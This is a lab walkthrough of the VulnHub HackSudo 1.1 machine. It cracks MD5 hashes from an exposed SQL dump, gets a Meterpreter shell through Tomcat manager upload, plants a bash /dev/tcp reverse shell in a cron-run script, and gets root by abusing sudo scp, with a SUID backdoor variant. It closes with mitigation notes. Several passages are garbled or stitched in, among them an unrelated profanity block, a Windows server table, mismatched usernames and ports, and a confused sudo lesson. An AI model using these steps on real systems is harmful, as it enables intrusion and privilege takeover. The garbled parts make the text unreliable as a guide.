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Walkthrough — HackSudo 1.1 (VulnHub)

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Machine: HackSudo 1.1 (creator: Vishal Waghmare)

Summary: Local lab walkthrough. We enumerate services, discover credentials by inspecting a discovered backup, gain access via Tomcat manager upload (Meterpreter), then escalate to root via a writable cron and an exploitable sudo privilege.

TL;DR

- Found open services: 80 (Apache) , 8080 (Tomcat) , 2222 (SSH) .
- Found `users.sql` on webserver containing MD5 hashes; cracked them to get credentials.
- Used credentials to log into Tomcat manager and upload a webshell via Metasploit (`tomcat_mgr_upload`), getting a Meterpreter shell.
- Found a backup in `/var/www/hacksudo` containing credentials for `vishal:hacker` .
- SSH to port 2222 as `vishal` .
- Found a cron running as `hacksudo` that executes a `writable/manage.sh` script every minute — injected a reverse shell and got `hacksudo` user.

- `sudo -l` showed `/usr/bin/scp` allowed as root — used GTFObins technique to escalate to root.

Setup / Initial Access

Boot the VM and obtain the target IP from the VM's login screen.

```
Ubuntu 20.10 hacksudo tty1
eth0: 192.168.56.110
Hint: Num Lock on

hacksudo login: [ 102.416737] cloud-init[1167]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 running 'modules:config' at Fri, 24 Oct 2025 04:55:13 +0000. Up 102.31 seconds.
[ 102.844941] cloud-init[1172]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 running 'modules:final' at Fri, 24 Oct 2025 04:55:14 +0000. Up 102.74 seconds.
[ 102.845096] cloud-init[1172]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 finished at Fri, 24 Oct 2025 04:55:14 +0000. Datasource DataSourceNone. Up 102.84 seconds
[ 102.845184] cloud-init[1172]: 2025-10-24 04:55:14,522 - cc_final_message.py[WARNING]: Used fallback datasource
Hint: Num Lock on

hacksudo login: _
```

Recon — Nmap

Run a full TCP scan and common scripts:

```
sudo nmap -sC -sV -p- -oN nmap_scan 192.168.56.110
```

Key results (trimmed):

```
80/tcp open  http  Apache httpd 2.4.46 ((Ubuntu))
2222/tcp open  ssh    OpenSSH 8.3p1
8080/tcp open  http  Apache Tomcat 9.0.24
```

```
$ nmap -sC -sV -oN nmap_scan 192.168.56.110 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 10:30 IST
Nmap scan report for 192.168.56.110
Host is up (0.00032s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Hacksudo | shops
2222/tcp  open  ssh     OpenSSH 8.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 3a:83:d2:9a:7c:65:ff:16:91:9b:ec:2b:93:74:90:e9 (RSA)
| 256 47:98:2c:ba:49:b3:0f:3b:35:b3:22:c6:21:9c:bf:c9 (ECDSA)
|_ 256 a1:96:b1:98:65:fb:1f:f8:b5:57:d1:2a:30:b3:12:b1 (ED25519)
8080/tcp  open  http    Apache Tomcat 9.0.24
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/9.0.24
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:B2:E4:22 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.89 seconds
```

Web Enumeration

I enumerated the webserver (port 80) using `http-enum` and directory fuzzing. The enumeration revealed several interesting files:


- `/admin.php`
- `/users.sql`
- `/log.php`

Opened `users.sql` . It contained two usernames and MD5 password hashes.

```
40 --
41 --
42 INSERT INTO `users` (`id`, `fname`, `lname`, `phone`, `email`, `password`) VALUES
43 (16, 'Jimit', 'Dholakia', 12345678, 'jimit@example.com', 'b15fbfaac3776e5a2ad330fbf7976da7'),
44 (17, 'Admin', 'Admin', 12345, 'admin@example.com', '21232f297a57a5a743894a0e4a801fc3');
45 --
46 --
47 -- Indexes for dumped tables
48 --
49 --
50 --
51 -- Indexes for table `users`
```

Cracking hashes

I cracked the MD5 hashes (I used CrackStation for convenience). The cracked credentials gave me candidate usernames and passwords.




The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with "CrackStation", "Password Hashing Security", and "Defuse Security". The main heading is "Free Password Hash Cracker". Below it, a text input field contains two MD5 hashes: "b15fbfaac3776e5a2a330fb7976da7" and "21232f297a57a5a743894a0e4a801fc3". To the right of the input field is a CAPTCHA challenge with the text "I'm not a robot" and a "Crack Hashes" button. Below the input field, a table displays the cracked results:

Hash	Type	Result
b15fbfaac3776e5a2a330fb7976da7	md5	190596
21232f297a57a5a743894a0e4a801fc3	md5	admin

Below the table, a legend indicates: "Exact match" (green), "Partial match" (yellow), and "Not found" (red). Further down, there's a section titled "How CrackStation Works" explaining the tool's methodology. At the bottom, a footer contains statistics: "Last Modified: May 27, 2019, 8:10am UTC", "Page Hits: 62243135", and "Unique Hits: 12513947".

Tomcat manager — initial pivot

Using one of the discovered credentials (admin:admin), I logged into the Tomcat Manager application on port 8080.



Message: OK

Tomcat Web Application Manager

Manager					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle z 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle z 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle z 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle z 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle z 30 minutes

With the manager access, I used Metasploit's `exploit/multi/http/tomcat_mgr_upload` module to upload a WAR file and get a Meterpreter session.

```

vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword  admin           no        The password for the specified username
  HttpUsername  admin           no        The username to authenticate as
  Proxies       192.168.56.110  yes       A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sagni, socks4, socks5, socks5h, http
  RHOSTS       192.168.56.110  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT        8080            yes       The target port (TCP)
  SSL          false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI    /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VRHOST       192.168.56.110  no        HTTP server virtual host

Some HTTP debugging

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.1    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Java Universal

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > _

```

Metasploit steps:

```

use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.56.110
set RPORT 8080
set HTTPUSERNAME admin
set HTTPPASSWORD admin
set LHOST <your-ip>
set LPORT <your-port>
exploit

```

After exploitation, Metasploit returned a Meterpreter shell (screenshot: msf-meterpreter). From there, I performed standard post-exploitation enumeration.


```

vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword  admin           no        The password for the specified username
  HttpUsername  admin           no        The username to authenticate as
  Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sagni, socks4, socks5, socks5h, http
  RHOSTS        192.168.56.110  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         8080            yes       The target port (TCP)
  SSL           false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST         no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.1    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Java Universal

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying fnKie7VeJ...
[*] Executing fnKie7VeJ...
[*] Undeploying fnKie7VeJ...
[*] Sending stage (58073 bytes) to 192.168.56.110
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.110:45790) at 2025-10-24 11:24:55 +0530
[*] Undeployed at /manager/html/undeploy

meterpreter > _

And we have a meterpreter shell!


#STEP - 7 (Privilege Escalation)

```

Post-exploitation & local enumeration

From the shell, I looked for interesting files and SUID binaries:

```
find / -perm -4000 -type f 2>/dev/null
```



I tested SSH to the host on port 22 :

SSH login succeeded and I had a normal shell as usual.

vm@victus: ~CTF/Vuln_Hub/HackSudo1.1	x	vm@victus: ~CTF/Vuln_Hub/HackSudo1.1	x	vm@victus: ~CTF/Vuln_Hub/HackSudo1.1	x	vishal@hacksudo: ~
<pre>[~vm@victus] ~/CTF/Vuln_Hub/HackSudo1.1 \$ ssh vishal@192.168.56.110 -p 2222 The authenticity of host '[192.168.56.110]:2222 ([192.168.56.110]:2222)' can't be established. ED25519 key fingerprint is SHA256:qGQZfW7gPAlMuALlXgICk3nu0nhVmmBk2DAAmfnq. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[192.168.56.110]:2222' (ED25519) to the list of known hosts. vishal@192.168.56.110's password: Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-41-generic x86_64)</pre>						
<ul style="list-style-type: none"> Documentation: https://help.ubuntu.com Management: https://landscape.canonical.com Support: https://ubuntu.com/advantage 						
System information as of Fri Oct 24 06:18:16 AM UTC 2025						
System load: 0.16 Processes: 141						
Usage of /: 34.0% of 19.56GB Users logged in: 0						
Memory usage: 28% IPv4 address for enp0s3: 192.168.56.110						
Swap usage: 0%						
<ul style="list-style-type: none"> Introducing self-healing high availability clusters in MicroK8s. Simple, hardened, Kubernetes for production, from RaspberryPi to DC. 						
https://microk8s.io/high-availability						
5 updates can be installed immediately. 0 of these updates are security updates. To see these additional updates run: apt list --upgradeable						
The list of available updates is more than a week old. To check for new updates run: sudo apt update						
Last login: Tue Mar 30 17:03:31 2021 from 192.168.43.216						
vishalahacksudo: \$ ls employee flag2.txt level2.sh manager office						
vishalahacksudo: \$ _						
F.U.C.K your dog!						
<p>Use the configured F.U.C.K based puns and the options for each:</p> <p>Random:</p> <p>Predictable:</p> <p>Reverse Censorship:</p>						
Server Information						
Operating System	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Bit Office
Windows Server® 9.0.2.0	11.0.9.142	Microsoft Corporation	Windows	9.0.2.0	x64	English

Privilege escalation — discovering the cron & writable script

While enumerating the filesystem on the `chishal` account, I found a cronjob running as the `hacksudo` user every minute. The cron invoked a script named `manage.sh` which was writable by me .

manage.sh contents:

```
#!/bin/bash
# existing lines...
```

Because `manage.sh` was executed by a user with elevated access (the cron ran as `hacksudo`), I could modify it. I added a one-line reverse shell to `manage.sh` to get a connection back as the `hacksudo` user. Example payload I used in the lab (use appropriately — do not use against systems you do not own):

```
echo '#!/bin/bash' > manage.sh
echo 'bash -i >& /dev/tcp/192.168.1.192/1234 0>&1' >> manage.sh
chmod +x manage.sh
# Wait for cron to run and connect back to listener
```

The screenshot shows a terminal window with the GNU nano 5.2 editor. The file `manage.sh` is open, and the following content is visible:

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.1/1234 0>&1
```

Below the terminal, the HackSudo web interface is visible. It has a dark theme and includes sections for deployment and configuration.

Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

WAR file to deploy

Select WAR file to upload No file chosen

Configuration

Re-read TLS configuration files

TLS host name (optional)

```
hacksudo@hacksudo:~$ sudo -l
sudo -l
Matching Defaults entries for hacksudo on hacksudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hacksudo may run the following commands on hacksudo:
    (root) NOPASSWD: /usr/bin/scp
hacksudo@hacksudo:~$ _
```

connect to 192...
bash: cannot set
bash: no job con
hacksudo@hacksud

Use scp to get shell.

• scp sudo abusin

Sudo -l.

hacksudo@hacksudo:~\$ sudo -l
Matching Defaults:
env_reset, mail
secure_path=/

User hacksudo may r
(root) NOPASSWD
hacksudo@hacksudo:~\$ _

now your hacksud

scp sudo abusing

After the cron ran, I received a reverse shell as `hacksudo` . From there, I enumerated sudo privileges.

Final escalation — `sudo scp` (GTFObins)

Running `sudo -l` as `hacksudo` showed that the user could run `/usr/bin/scp` as root without a password.

GTFObins documents a technique for abusing `scp` when allowed to be run under `sudo` . `scp` supports a `-s` option to specify the program used to establish the connection (normally `ssh`). If `scp` is run as root with `-s` pointing to a script under attacker control, that script will be executed as root.

I used the following sequence (sanitized) to spawn a root shell:

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > "$TF"
chmod +x "$TF"
```

```
# Execute scp with -S to run our script as root
```

```
sudo /usr/bin/scp -S "$TF" dummyfile dummyhost:/tmp/
```

Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()` -like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which scp) .  
TF=$(mktemp)  
echo 'sh 0<&2 1>&2' > $TF  
chmod +x "$TF"  
./scp -S $TF a b:
```

When `scp` invoked the script, it executed under root privileges and spawned a shell, giving me a root prompt.

```

listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.110] 44738
bash: cannot set terminal process group (2610): Inappropriate ioctl for device
bash: no job control in this shell
hacksudo@hacksudo:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
hacksudo@hacksudo:~$ sudo -l
sudo -l
Matching Defaults entries for hacksudo on hacksudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User hacksudo may run the following commands on hacksudo:
    (root) NOPASSWD: /usr/bin/scp
hacksudo@hacksudo:~$ TF=$(mktemp)
echo 'sh 0<82 1>82' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:TF=$(mktemp)
hacksudo@hacksudo:~$ echo 'sh 0<82 1>82' > $TF
hacksudo@hacksudo:~$ chmod +x "$TF"
hacksudo@hacksudo:~$ sudo install -m =xs $(which scp) .

TF=$(mktemp)
echo 'sh 0<82 1>82' > $TF
chmod +x "$TF"
./scp -S $TF a b:sudo scp -S $TF x y:sudo install -m =xs $(which scp) .

TF=$(mktemp)
echo 'sh 0<82 1>82' > $TF
chmod +x "$TF"
cp: cannot stat 'x': No such file or directory
# # # # # ls
./scp -S $TF a b:ls
sh: 5: ./scp: not found
# whoami
whoami
root
# clear
clear
'unknown': I need something more specific.
# -

```

Lessons learned & mitigation

- Untrusted backups in webroot — never leave database backups or sensitive files accessible via the webroot (`/var/www/*`). Use proper file permissions and store backups off the webserver.
- Tomcat manager should be disabled in production or protected by strong, unique credentials and network access controls.
- Sudo granular controls — avoid giving `use_pty` (or other flexible programs) as root in `sudoers`. If needed, restrict parameters or use wrapper scripts.

- Writable scripts run by cron — never allow cron-executed scripts to be world/writable. Use `chmod 700` and restrict ownership.
- Detect & respond — monitor cron file changes, monitor webroot file changes, and set alerting for uploads to manager apps.